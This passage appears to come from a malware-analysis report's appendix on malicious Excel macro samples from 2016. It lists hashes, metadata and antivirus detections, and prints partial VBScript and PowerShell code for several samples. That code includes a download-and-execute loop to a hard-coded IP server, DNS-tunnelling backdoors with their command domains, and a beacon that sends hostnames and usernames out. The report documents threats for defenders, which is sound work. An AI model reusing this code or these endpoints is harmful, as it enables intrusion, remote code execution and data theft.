<tr><td>MD5:</td><td>f76443385fef159e6b73ad6bf7f086d6</td></tr>
<tr><td>SHA256:</td><td>293522e83aeebf185e653ac279bba202024cedb07abc94683930b74df51ce5cb</td></tr>
<tr><td>File Type:</td><td>Microsoft Excel document</td></tr>
<tr><td>File Modification:</td><td>2016-09-24 02:39:46</td></tr>
<tr><td>Create Date:</td><td>2006-09-16 00:00:00</td></tr>
<tr><td>Modify Date:</td><td>2016-09-03 08:11:07</td></tr>
<tr><td>Title Of Parts:</td><td>Amman, Beirut, Sheet1, Sheet2</td></tr>
<tr><td>Code Page:</td><td>Windows Latin 1 (Western European</td></tr>
<tr><td>AV Detection Analysis:</td><td>
<table>
<tr><th>Engine</th><th>Signature</th><th>Version</th><th>Update</th></tr>
<tr><td>Avira</td><td>WM/Agent.70657.23</td><td>20161007</td><td>8.3.3.4</td></tr>
<tr><td>ClamAV</td><td>Xls.Malware.Agent-1706611</td><td>20161007</td><td>0.98.5.0</td></tr>
<tr><td>ESET NOD32</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>F-Secure</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Kaspersky</td><td>Trojan.MSWord.Agent.fe</td><td>20161007</td><td>15.0.1.13</td></tr>
<tr><td>McAfee</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Microsoft</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Sophos</td><td>Troj/DocDI-EYE</td><td>20161007</td><td>4.98.0</td></tr>
<tr><td>Symantec</td><td>Trojan.Gen.2</td><td>20161007</td><td>20151.1.1.4</td></tr>
<tr><td>Trend Micro</td><td>Not Detected</td><td></td><td></td></tr>
</table>
</td></tr>
</table>

Table 17: Special Offers.xls

Contents

```
Set wss = CreateObject(“wScript.Shell”)


HOME = “%userprofile%\AppData\Local\Microsoft\Media\”


dnsCmd = “PowerShell -executionpolicy bypass -file “ & HOME & “dn.ps1”


wss.Run dnsCmd,0
```

Table 18: Script File Contents

Contents

```
$scriptdir = Split-Path -Parent -Path $MyInvocation.MyCommand.Definition
$Global:domain = “googlednsupdate.tk”
$Global:ID = “A1”
$Global:dFold = $scriptdir + “\dn”
$Global:uFold = $scriptdir + “\up”
$Global:tFold = $scriptdir + “\te”
$Global:hostLen = 10
$Global:regExist = 0
$Global:batExist = 0
ipconfig /flushdns
Function IIf($If, $Right, $Wrong) {If ($If) {$Right} Else {$Wrong}}
function DNSRequest
{
  param( [string]$hostname )
  $Stoploop = $false
  [int]$Retrycount = “0”
  $ret = [System.Net.IPAddress[]](“0.0.0.0”)
  $success = $false
  do{
    try{
      $ret = [System.Net.IPAddress[]][System.Net.Dns]::GetHostAddresses($hostname)
      $Stoploop = $true
      $success = $true
    }
    catch{
< TRUNCATED FOR BREVITY >
```

Table 19: Partial File Contents

Sample: 57ef.xls

<table>
<tr><th>File Metadata</th><th></th></tr>
<tr><td>Filename:</td><td>57ef.xls</td></tr>
<tr><td>File Size (bytes):</td><td>92,672</td></tr>
<tr><td>MD5:</td><td>adb1e854b0a713f6ffd3eace6431c81d</td></tr>
<tr><td>SHA256:</td><td>57efb7596e6d9fd019b4dc4587ba33a40ab0ca09e14281d85716a253c5612ef4</td></tr>
<tr><td>File Type:</td><td>Microsoft Excel document</td></tr>
<tr><td>File Modification:</td><td>2016-09-24 02:39:46</td></tr>
<tr><td>Create Date:</td><td>2006-09-16 00:00:00</td></tr>
<tr><td>Modify Date:</td><td>2016-09-03 08:11:07</td></tr>
<tr><td>Title Of Parts:</td><td>Amman, Beirut, Sheet1, Sheet2</td></tr>
<tr><td>Code Page:</td><td>Windows Latin 1 (Western European</td></tr>
<tr><td>AV Detection Analysis:</td><td>
<table>
<tr><th>Engine</th><th>Signature</th><th>Version</th><th>Update</th></tr>
<tr><td>Avira</td><td>X2000M/Agent.44571974</td><td>20161005</td><td>8.3.3.4</td></tr>
<tr><td>ClamAV</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>ESET NOD32</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>F-Secure</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Kaspersky</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>McAfee</td><td>X97M/Downloader.ao</td><td>20161005</td><td>6.0.6.653</td></tr>
<tr><td>Microsoft</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Sophos</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Symantec</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Trend Micro</td><td>W2KM_POWSHELL.E</td><td>20161005</td><td>9.740.0.1012</td></tr>
</table>
</td></tr>
</table>

Table 20: Sample 57ef.xls

Contents

```
Set wss = CreateObject(“wScript.Shell”)


HOME = CreateObject(“Scripting.FileSystemObject”).GetParentFolderName(WScript.ScriptFullName) & “\” ‘”%userprofile%\AppData\Local\Microsoft\Media\”
SERVER=”http://83.142.230.138:7020/update.php?req=__”


Dwn= “powershell “” “ & _
    “ &{$wc=(new-object System.Net.WebClient); “ & _
    “while(1){try{$r=Get-Random ;$wc.DownloadFile(‘” _
    & SERVER & _
    “&m=d’,’” & HOME & “dn\’+$r+’.-_’);” & _
    “ Rename-Item -path (‘”  & _
     HOME & _
     “dn\’+$r+’.-_’) -newname “ & _
     “($wc.ResponseHeaders[‘Content-Disposition’].Substring(“ & _
     “$wc.ResponseHeaders[‘Content-Disposition’].Indexof(‘filename=’)+9))}catch{break}}}”””



wss.Run Replace(Dwn,”-_”,”dwn”),0


DownloadExecute= “powershell “” “ & _
            “&{$r=Get-Random; “& _
            “$wc=(new-object System.Net.WebClient);” & _
            “$wc.DownloadFile(‘” & SERVER & “&m=b’,’” & HOME&”dn\’+$r+’.-_’);” & _
< TRUNCATED FOR BREVITY >
```

Table 21: Script File Contents

Contents

```
$scriptdir = Split-Path -Parent -Path $MyInvocation.MyCommand.Definition
$global:dFold = $scriptdir + “\dn”
$global:uFold = $scriptdir + “\up”
$id = “__”
$maxhostlength = 40;
$global:hostname = “shalaghlagh.tk”


if (@(Get-WmiObject Win32_Process -Filter “Name=’powershell.exe’ AND CommandLine LIKE ‘%dn.ps1%’”).count -gt 5){
   exit
}
else{
   “Only one instance is running”
}


if(-not(Test-Path -Path ($global:uFold))){
   mkdir $global:uFold
}
if(-not (Test-Path -Path ($global:dFold))){
   mkdir $global:dFold
}


if(-not(Test-Path -Path ($global:uFold))){
   mkdir $global:uFold
< TRUNCATED FOR BREVITY >
```

Table 22: Partial File Contents

Sample: test.xls

<table>
<tr><th>File Metadata</th><th></th></tr>
<tr><td>Filename:</td><td>test.xls</td></tr>
<tr><td>File Size (bytes):</td><td>122,880</td></tr>
<tr><td>MD5:</td><td>b0ec1bb559786acf09c6b187f566a27d</td></tr>
<tr><td>SHA256:</td><td>ca8cec08b4c74cf68c71a39176bfc8ee1ae4372f98f75c892706b2648b1e7530</td></tr>
<tr><td>File Type:</td><td>Microsoft Excel document</td></tr>
<tr><td>File Modification:</td><td>1600-12-31 16:00:01</td></tr>
<tr><td>Create Date:</td><td>2006-09-16 00:00:00</td></tr>
<tr><td>Modify Date:</td><td>2016-09-04 04:55:49</td></tr>
<tr><td>Title Of Parts:</td><td>Incompatible, Sheet1, Sheet2</td></tr>
<tr><td>Code Page:</td><td>Windows Latin 1 (Western European)</td></tr>
<tr><td>AV Detection Analysis:</td><td>
<table>
<tr><th>Engine</th><th>Signature</th><th>Version</th><th>Update</th></tr>
<tr><td>Avira</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>ClamAV</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>ESET NOD32</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>F-Secure</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Kaspersky</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>McAfee</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Microsoft</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Sophos</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Symantec</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Trend Micro</td><td>Not Detected</td><td></td><td></td></tr>
</table>
</td></tr>
</table>

Table 23: Sample test.xls

Contents
Set oo = WScript.CreateObject(“WScript.Shell”)
oo.Run “powershell -EncodedCommand
< TRUNCATED >
ACQAcgBlAHMAIAAKAFsASQBPAC4ARgBpAGwAZQBdADoAOgBEAGUAbABlAHQAZQAoACQAcgBlAHMAKQAKAAoAfQAKAH0AYwBhAHQAYwBoAHsAfQAKAH0ACgBkAG8ASQB0AA==”, 0, False

Table 24: Script File Contents

Contents
$dn=”.mslicensecheck.com”
#$dn=”%DOMAIN%”
$global:ip=”n”
$port=”:80”
$ha = “http://www”+$dn+$port
$wc=(New-Object System.Net.WebClient)
$Enc=[System.Text.Encoding]::ASCII
$id=[Convert]::ToBase64String($Enc.GetBytes([System.Net.Dns]::GetHostEntry([string]”localhost”).HostName+”/”+$env:username)).Replace(‘=’,’%3d’).Replace(“/”,”%2f”).Replace(“+”,”%2b”)
$tmp=$env:temp+”\”
function RE($msg){
if($global:ip -eq “n”) {
$pp=nslookup go.gl 2>&1\|where-object {$_ -match “ss:”}|foreach-object{$_.Split(“:”)[1].Trim()}
$global:ip=$pp[0]
if($pp.GetType().Name -eq “String”){$global:ip=$pp}
}
$ars=[system.net.IPAddress]::Parse($ip)
$end=New-Object System.Net.IPEndPoint $ars,53
$s=New-Object System.Net.Sockets.UdpClient
$s.Client.ReceiveTimeout=$s.Client.SendTimeout=15000
$s.Connect($end)
$pre=(0x10,0x20,1,0,0,1,0,0,0,0,0,0)
$mb=$Enc.GetBytes($msg)
$p=$msg.Split(‘.’);
< TRUNCATED FOR BREVITY >

Table 25: Partial File Contents (Base64 decoded)

Sample: a30f.xls

File Metadata	
Filename:	a30f.xls
File Size (bytes):	145,920
MD5:	0235605e4795208724409e1626c6117c
SHA256:	a30f1c9568e32fab9b080cdd3ac7e2de46b2ee2e750c05d021a45242f29da7bf
File Type:	Microsoft Excel document
File Modification:	2016-10-04 13:09:04
Create Date:	2006-09-16 00:00:00
Modify Date:	2016-09-26 11:04:51
Title Of Parts:	Sheet1, Sheet2
Code Page:	Windows Latin 1 (Western European)
AV Detection Analysis:	

Engine	Signature	Version	Update
Avira	Not Detected		
ClamAV	Not Detected		
ESET NOD32	Not Detected		
F-Secure	Not Detected		
Kaspersky	Not Detected		
McAfee	Not Detected		
Microsoft	Not Detected		
Sophos	Not Detected		
Symantec	Not Detected		
Trend Micro	Not Detected		

Table 26: Sample a30f.xls

Sample: 0c64.xls

File Metadata	
Filename:	0c64.xls
File Size (bytes):	101,376
MD5:	7bb3bab08bc7f26b1118f95de7569f80
SHA256:	0c64ab9b0c122b1903e8063e3c2c357cbbee99de07dc535e6c830a0472a71f39
File Type:	Microsoft Excel document
File Modification:	2016-10-05 04:02:08
Create Date:	2006-09-16 00:00:00
Modify Date:	2016-09-26 10:58:52
Title Of Parts:	Sheet1, Call Transfer Sheet
Code Page:	Windows Latin 1 (Western European)
AV Detection Analysis:	

Engine	Signature	Version	Update
Avira	X2000M/Agent.44571974	20161005	8.3.3.4
ClamAV	Not Detected		
ESET NOD32	Not Detected		
F-Secure	Not Detected		
Kaspersky	Not Detected		
McAfee	X97M/Downloader.ao	20161005	6.0.6.653
Microsoft	Not Detected		
Sophos	Not Detected		
Symantec	Not Detected		
Trend Micro	W2KM_POWSHELL.E	20161005	9.740.0.1012

Table 27: Sample 0c64.xls

Sample: mainfile.xls

File Metadata	
Filename:	mainfile.xls
File Size (bytes):	48,640
MD5:	f970c2c0d72e8a9ea4e8a10b99f96361
SHA256:	3957aaea99212a84704ce6a717a7a76f7a066c67e5236005f5e972a8d4a2aad7
File Type:	Microsoft Excel document
File Modification:	1600-12-31 16:00:01
Create Date:	2006-09-16 00:00:00
Modify Date:	2016-09-19 09:06:34
Title Of Parts:	Incompatible, Sheet1
Code Page:	Windows Latin 1 (Western European)
AV Detection Analysis:	

Engine	Signature	Version	Update
Avira	X2000M/Agent.7175220	20161020	8.3.3.4
ClamAV	Not Detected		
ESET NOD32	Not Detected		
F-Secure	Not Detected		
Kaspersky	Not Detected		
McAfee	Not Detected		
Microsoft	Not Detected		
Sophos	Troj/DocDl-EYE	20161020	4.98.0
Symantec	Not Detected		
Trend Micro	Not Detected		

Table 28: Sample mainfile.xls

Sample: users.xls

File Metadata	
Filename:	users.xls
File Size (bytes):	44,032
MD5:	262bc259682cb48ce66a80dcc9a5d587
SHA256:	eab4489c2b2a8dcb0f2b4d6cf49876ea1a31b37ce06ab6672b27008fd43ad1ca
File Type:	Microsoft Excel document
File Modification:	1600-12-31 16:00:01
Create Date:	2006-09-16 00:00:00
Modify Date:	2016-09-05 09:54:53
Title Of Parts:	Incompatible, Sheet1
Code Page:	Windows Latin 1 (Western European)
AV Detection Analysis:	

Engine	Signature	Version	Update
Avira	Not Detected		
ClamAV	Xls.Dropper.Agent-1729116	20161010	0.98.5.0
ESET NOD32	Not Detected		
F-Secure	Not Detected		
Kaspersky	Not Detected		
McAfee	Not Detected		
Microsoft	Not Detected		
Sophos	Troj/DocDl-EYE	20161010	4.98.0
Symantec	Not Detected		
Trend Micro	Not Detected		

Table 29: Sample users.xls

Sample: ca64.xls

<table>
<tr><th>File Metadata</th><th></th></tr>
<tr><td>Filename:</td><td>ca64.xls</td></tr>
<tr><td>File Size (bytes):</td><td>395,266</td></tr>
<tr><td>MD5:</td><td>91353c3367d0d2d0624d5a656c968499</td></tr>
<tr><td>SHA256:</td><td>ca648d443c14f4dc39bf13cf2762351a14676d9324bbdd4395dfd2288b573644</td></tr>
<tr><td>File Type:</td><td>Microsoft Excel document</td></tr>
<tr><td>File Modification:</td><td>2016-10-05 08:45:39</td></tr>
<tr><td>Create Date:</td><td>2006-09-16 00:00:00</td></tr>
<tr><td>Modify Date:</td><td>2016-09-03 08:11:07</td></tr>
<tr><td>Title Of Parts:</td><td>Amman, Beirut, Sheet1, Sheet2</td></tr>
<tr><td>Code Page:</td><td>Windows Latin 1 (Western European)</td></tr>
<tr><td>AV Detection Analysis:</td><td>
<table>
<tr><th>Engine</th><th>Signature</th><th>Version</th><th>Update</th></tr>
<tr><td>Avira</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>ClamAV</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>ESET NOD32</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>F-Secure</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Kaspersky</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>McAfee</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Microsoft</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Sophos</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Symantec</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Trend Micro</td><td>Not Detected</td><td></td><td></td></tr>
</table>
</td></tr>
</table>

Table 30: Sample ca64.xls

Sample: Israel Airline.xls

<table>
<tr><th>File Metadata</th><th></th></tr>
<tr><td>Filename:</td><td>Israel Airline.xls</td></tr>
<tr><td>File Size (bytes):</td><td>878,592</td></tr>
<tr><td>MD5:</td><td>197c018922237828683783654d3c632a</td></tr>
<tr><td>SHA256:</td><td>55d0e12439b20dadb5868766a5200cbbe1a06053bf9e229cf6a852bfcf57d579</td></tr>
<tr><td>File Type:</td><td>Microsoft Excel document</td></tr>
<tr><td>File Modification:</td><td>2016-10-05 04:02:08</td></tr>
<tr><td>Create Date:</td><td>2006-09-16 00:00:00</td></tr>
<tr><td>Modify Date:</td><td>2016-08-29 07:58:05</td></tr>
<tr><td>Title Of Parts:</td><td>Sheet1, About, Car Rent, Domestic, International</td></tr>
<tr><td>Code Page:</td><td>Windows Latin 1 (Western European)</td></tr>
<tr><td>AV Detection Analysis:</td><td>
<table>
<tr><th>Engine</th><th>Signature</th><th>Version</th><th>Update</th></tr>
<tr><td>Avira</td><td>X2000M/Agent.44572166</td><td>20161009</td><td>8.3.3.4</td></tr>
<tr><td>ClamAV</td><td>Xls.Dropper.Agent-1733764</td><td>20161009</td><td>0.98.5.0</td></tr>
<tr><td>ESET NOD32</td><td>PowerShell/TrojanDropper.Agent.C</td><td>20161009</td><td>14249</td></tr>
<tr><td>F-Secure</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Kaspersky</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>McAfee</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Microsoft</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Sophos</td><td>Troj/DocDl-EYE</td><td>20161009</td><td>4.98.0</td></tr>
<tr><td>Symantec</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Trend Micro</td><td>X2KM_DROPPER.REB</td><td>20161009</td><td>9.740.0.1012</td></tr>
</table>
</td></tr>
</table>

Table 31: Sample Israel Airline.xls

Sample: ccc.xls

File Metadata	
Filename:	ccc.xls
File Size (bytes):	44,032
MD5:	ea86466d4cb5588b35e5adc4f4b73cec
SHA256:	e2ec7fa60e654f5861e09bbe59d14d0973bd5727b83a2a03f1cecf1466dd87aa
File Type:	Microsoft Excel document
File Modification:	1600-12-31 16:00:01
Create Date:	2006-09-16 00:00:00
Modify Date:	2016-08-09 08:32:12
Title Of Parts:	Incompatible, Sheet1
Code Page:	Windows Latin 1 (Western European)
AV Detection Analysis:	

Engine	Signature	Version	Update
Avira	Not Detected		
ClamAV	Not Detected		
ESET NOD32	Not Detected		
F-Secure	Not Detected		
Kaspersky	Not Detected		
McAfee	Not Detected		
Microsoft	TrojanDownloader:O97M/Donoff	20161005	1.1.13103.0
Sophos	Not Detected		
Symantec	Not Detected		
Trend Micro	Not Detected		

Table 32: Sample ccc.xls

Sample: TurkishAirlines_Offers.xls

File Metadata	
Filename:	TurkishAirlines_Offers.xls
File Size (bytes):	626,176
MD5:	0bf3cf83ac7d83d6943afd02c28d286a
SHA256:	af7c2648bba26e0d76e26b94101acb984e5a87a13e43a89ec2d004c823625ec8
File Type:	Microsoft Excel document
File Modification:	2016-10-04 13:09:04
Create Date:	2006-09-16 00:00:00
Modify Date:	2016-08-08 05:44:05
Title Of Parts:	Sheet1, Offers_1, Offers_2, Offers_3, Offers_4
Code Page:	Windows Latin 1 (Western European)
AV Detection Analysis:	

Engine	Signature	Version	Update
Avira	X2000M/Agent.44572166	20161027	8.3.3.4
ClamAV	Xls.Dropper.Agent-1730778	20161027	0.98.5.0
ESET NOD32	PowerShell/TrojanDropper.Agent.C	20161027	14348
F-Secure	Not Detected		
Kaspersky	Not Detected		
McAfee	Not Detected		
Microsoft	TrojanDropper:W97M/Avosim.A	20161027	1.1.13202.0
Sophos	Troj/DocDl-EYE	20161027	4.98.0
Symantec	Not Detected		
Trend Micro	X2KM_DROPPER.REB	20161027	9.740.0.1012

Table 33: Sample TurkishAirlines_Offers.xls

Sample: x.xls

File Metadata	
Filename:	x.xls
File Size (bytes):	43,520
MD5:	718aa609de2e72106ce3aef5c8733cc3
SHA256:	c3c17383f43184a29f49f166a92453a34be18e51935ddbf09576a60441440e51
File Type:	Microsoft Excel document
File Modification:	1600-12-31 16:00:01
Create Date:	2006-09-16 00:00:00
Modify Date:	2016-08-06 10:57:24
Title Of Parts:	Incompatible, Sheet1
Code Page:	Windows Latin 1 (Western European)
AV Detection Analysis:	

Engine	Signature	Version	Update
Avira	Not Detected		
ClamAV	Not Detected		
ESET NOD32	Not Detected		
F-Secure	W97M.Downloader.DWU	20160806	11.0.19100.45
Kaspersky	Not Detected		
McAfee	X97M/Dropper.bca	20160806	6.0.6.653
Microsoft	Not Detected		
Sophos	Not Detected		
Symantec	Not Detected		
Trend Micro	Not Detected		

Table 34: Sample x.xls

Sample: password.xls

File Metadata	
Filename:	password.xls
File Size (bytes):	57,344
MD5:	caa37b26abaa3f9c45169186d302fc42
SHA256:	90639c7423a329e304087428a01662cc06e2e9153299e37b1b1c90f6d0a195ed
File Type:	Microsoft Excel document
File Modification:	1600-12-31 16:00:01
Create Date:	2006-09-16 00:00:00
Modify Date:	2016-07-20 13:16:35
Title Of Parts:	Incompatible, Sheet1
Code Page:	Windows Latin 1 (Western European)
AV Detection Analysis:	

Engine	Signature	Version	Update
Avira	X2000M/Agent.42971	20160901	8.3.3.4
ClamAV	Xls.Dropper.Agent-1630798	20160902	0.98.5.0
ESET NOD32	PowerShell/Agent.B	20160902	14056
F-Secure	W97M.Downloader.DWU	20160901	11.0.19100.45
Kaspersky	Not Detected		
McAfee	X97M/Dropper.bca	20160902	6.0.6.653
Microsoft	Not Detected		
Sophos	Not Detected		
Symantec	Not Detected		
Trend Micro	Not Detected		

Table 35: Sample password.xls

Sample: bd09.xls

File Metadata	
Filename:	bd09.xls
File Size (bytes):	57,346
MD5:	7e154982e06287a24ba8337cc171fb98
SHA256:	bd0920c8836541f58e0778b4b64527e5a5f2084405f73ee33110f7bc189da7a9
File Type:	Microsoft Excel document
File Modification:	1600-12-31 16:00:01
Create Date:	2006-09-16 00:00:00
Modify Date:	2016-07-20 13:16:35
Title Of Parts:	Incompatible, Sheet1
Code Page:	Windows Latin 1 (Western European)
AV Detection Analysis:	

Engine	Signature	Version	Update
Avira	Not Detected		
ClamAV	Not Detected		
ESET NOD32	PowerShell/Agent.B	20160826	14020
F-Secure	W97M.Downloader.DWU	20160826	11.0.19100.45
Kaspersky	Not Detected		
McAfee	X97M/Dropper.bca	20160826	6.0.6.653
Microsoft	Not Detected		
Sophos	Not Detected		
Symantec	Not Detected		
Trend Micro	Not Detected		

Table 36: Sample bd09.xls

Sample: users.xls

File Metadata	
Filename:	users.xls
File Size (bytes):	52,224
MD5:	b9754aad2478f9519935d9489e09e626
SHA256:	3dcb5964f4fe4c13b0dbdcaba2298283ba2442bdd8d7cb3e07dc059f005e186c
File Type:	Microsoft Excel document
File Modification:	1600-12-31 16:00:01
Create Date:	2006-09-16 00:00:00
Modify Date:	2016-07-13 13:09:27
Title Of Parts:	Incompatible, Sheet1
Code Page:	Windows Latin 1 (Western European)
AV Detection Analysis:	

Engine	Signature	Version	Update
Avira	X2000M/Agent.3957179	20160725	8.3.3.4
ClamAV	Not Detected		
ESET NOD32	Not Detected		
F-Secure	Not Detected		
Kaspersky	Not Detected		
McAfee	Not Detected		
Microsoft	Not Detected		
Sophos	Not Detected		
Symantec	Not Detected		
Trend Micro	Not Detected		

Table 37: Sample users.xls

Sample: People List.xls

File Metadata	
Filename:	People List.xls
File Size (bytes):	52,224
MD5:	bd7d2efdb2a0f352c4b74f2b82e3c7bc
SHA256:	9f31a1908afb23a1029c079ee9ba8bdf0f4c815addbe8eac85b4163e02b5e777
File Type:	Microsoft Excel document
File Modification:	2016-10-05 04:02:08
Create Date:	2006-09-16 00:00:00
Modify Date:	2016-07-02 09:59:47
Title Of Parts:	Incompatible, Sheet1
Code Page:	Windows Latin 1 (Western European)
AV Detection Analysis:	

Engine	Signature	Version	Update
Avira	X2000M/Agent.3957179	20161013	8.3.3.4
ClamAV	Xls.Dropper.Agent-1634576	20161013	0.98.5.0
ESET NOD32	Not Detected		
F-Secure	Not Detected		
Kaspersky	Not Detected		
McAfee	Not Detected		
Microsoft	TrojanDropper:O97M/Donoff	20161013	1.1.13103.0
Sophos	Troj/DocDl-EYE	20161013	4.98.0
Symantec	W97M.Downloader	20161013	20151.1.1.4
Trend Micro	Not Detected		

Table 38: Sample People List.xls

Sample: cv.xls

File Metadata	
Filename:	cv.xls
File Size (bytes):	50,688
MD5:	72e046753f0496140b4aa389aee2e300
SHA256:	0cd9857a3f626f8e0c07495a4799c59d502c4f3970642a76882e3ed68b790f8e
File Type:	Microsoft Excel document
File Modification:	2016-10-05 04:02:08
Create Date:	2006-09-16 00:00:00
Modify Date:	2016-06-22 10:07:52
Title Of Parts:	Incompatible, Sheet1
Code Page:	Windows Latin 1 (Western European)
AV Detection Analysis:	

Engine	Signature	Version	Update
Avira	X2000M/Agent.8597103	20161005	8.3.3.4
ClamAV	Xls.Dropper.Agent-1462813	20161005	0.98.5.0
ESET NOD32	Not Detected		
F-Secure	Not Detected		
Kaspersky	Not Detected		
McAfee	Not Detected		
Microsoft	Not Detected		
Sophos	Not Detected		
Symantec	Trojan.Mdropper	20161005	20151.1.1.4
Trend Micro	Not Detected		

Table 39: Sample cv.xls

Sample: test123.xls

File Metadata				
Filename:	test123.xls			
File Size (bytes):	2,262,016			
MD5:	71ff7febe3ea7b2884eab4c8257b92b0			
SHA256:	8bfbb637fe72da5c9aee9857ca81fa54a5abe7f2d1b061bc2a376943c63727c7			
File Type:	Microsoft Excel document			
File Modification:	1600-12-31 16:00:01			
Create Date:	2006-09-16 00:00:00			
Modify Date:	2016-06-01 09:57:26			
Title Of Parts:	Incompatible, Sheet1			
Code Page:	Windows Latin 1 (Western European)			
AV Detection Analysis:	**Engine**	**Signature**	**Version**	**Update**
	Avira	X2000M/Dldr.Agent.0600139	20161006	8.3.3.4
	ClamAV	Xls.Dropper.Agent-1650771	20161006	0.98.5.0
	ESET NOD32	Not Detected		
	F-Secure	W97M.Downloader.DLN	20161006	11.0.19100.45
	Kaspersky	Not Detected		
	McAfee	Not Detected		
	Microsoft	Not Detected		
	Sophos	Troj/DocDl-EYE	20161006	4.98.0
	Symantec	Downloader	20161006	20151.1.1.4
	Trend Micro	Not Detected		

Table 40: Sample test123.xls

Sample: Sample File.xls

File Metadata				
Filename:	Sample File.xls			
File Size (bytes):	57,856			
MD5:	6318e219b7f6e7f96192e0cdfea1742c			
SHA256:	f5a64de9087b138608ccf036b067d91a47302259269fb05b3349964ca4060e7e			
File Type:	Microsoft Excel document			
File Modification:	2016-10-06 12:06:08			
Create Date:	2006-09-16 00:00:00			
Modify Date:	2016-05-09 01:25:12			
Title Of Parts:	Incompatible, Sheet1			
Code Page:	Windows Latin 1 (Western European)			
AV Detection Analysis:	**Engine**	**Signature**	**Version**	**Update**
	Avira	X2000M/Dldr.Agent.0600139	20161006	8.3.3.4
	ClamAV	Xls.Dropper.Agent-1413898	20161006	0.98.5.0
	ESET NOD32	PowerShell/Agent.A	20161006	14235
	F-Secure	Not Detected		
	Kaspersky	Trojan.PowerShell.Agent.m	20161006	15.0.1.13
	McAfee	X97M/Downloader!6318E219B7F6	20161006	6.0.6.653
	Microsoft	Not Detected		
	Sophos	Troj/DocDl-DCL	20161006	4.98.0
	Symantec	W97M.Downloader	20161006	20151.1.1.4
	Trend Micro	X2KM_BARTALEX.XYWF	20161006	9.740.0.1012

Table 41: Sample File.xls

Sample: Log.xls

<table>
<tr><th>File Metadata</th><th></th></tr>
<tr><td>Filename:</td><td>Log.xls</td></tr>
<tr><td>File Size (bytes):</td><td>51,712</td></tr>
<tr><td>MD5:</td><td>ccfcd3c63abfb00db901308bbfe11bd1</td></tr>
<tr><td>SHA256:</td><td>4b5112f0fb64825b879b01d686e8f4d43521252a3b4f4026c9d1d76d3f15b281</td></tr>
<tr><td>File Type:</td><td>Microsoft Excel document</td></tr>
<tr><td>File Modification:</td><td>2016-10-06 12:06:08</td></tr>
<tr><td>Create Date:</td><td>2006-09-16 00:00:00</td></tr>
<tr><td>Modify Date:</td><td>2016-05-04 06:40:40</td></tr>
<tr><td>Title Of Parts:</td><td>Incompatible, Sheet1</td></tr>
<tr><td>Code Page:</td><td>Windows Latin 1 (Western European)</td></tr>
<tr><td>AV Detection Analysis:</td><td>
<table>
<tr><th>Engine</th><th>Signature</th><th>Version</th><th>Update</th></tr>
<tr><td>Avira</td><td>X2000M/Dldr.Agent.0600139</td><td>20161008</td><td>8.3.3.4</td></tr>
<tr><td>ClamAV</td><td>Xls.Dropper.Agent-1409867</td><td>20161009</td><td>0.98.5.0</td></tr>
<tr><td>ESET NOD32</td><td>PowerShell/Agent.A</td><td>20161008</td><td>14248</td></tr>
<tr><td>F-Secure</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Kaspersky</td><td>Trojan.PowerShell.Agent.m</td><td>20161009</td><td>15.0.1.13</td></tr>
<tr><td>McAfee</td><td>W97M/Downloader</td><td>20161009</td><td>6.0.6.653</td></tr>
<tr><td>Microsoft</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Sophos</td><td>Troj/DocDl-DCL</td><td>20161009</td><td>4.98.0</td></tr>
<tr><td>Symantec</td><td>W97M.Incompat</td><td>20161009</td><td>20151.1.1.4</td></tr>
<tr><td>Trend Micro</td><td>X2KM_BARTALEX.XYWF</td><td>20161009</td><td>9.740.0.1012</td></tr>
</table>
</td></tr>
</table>

Table 42: Sample Log.xls

Sample: d0fb.eml

<table>
<tr><th>File Metadata</th><th></th></tr>
<tr><td>Filename:</td><td>d0fb.eml</td></tr>
<tr><td>File Size (bytes):</td><td>79,358</td></tr>
<tr><td>MD5:</td><td>94f70c7e3badd99c0aae978b35a7a75f</td></tr>
<tr><td>SHA256:</td><td>d0fb00a2c21f71da334444074f596cf6ead2deb9643d20342e413412decb5488</td></tr>
<tr><td>File Type:</td><td>RFC 822 mail text</td></tr>
<tr><td>AV Detection Analysis:</td><td>
<table>
<tr><th>Engine</th><th>Signature</th><th>Version</th><th>Update</th></tr>
<tr><td>Avira</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>ClamAV</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>ESET NOD32</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>F-Secure</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Kaspersky</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>McAfee</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Microsoft</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Sophos</td><td>Not Detected</td><td></td><td></td></tr>
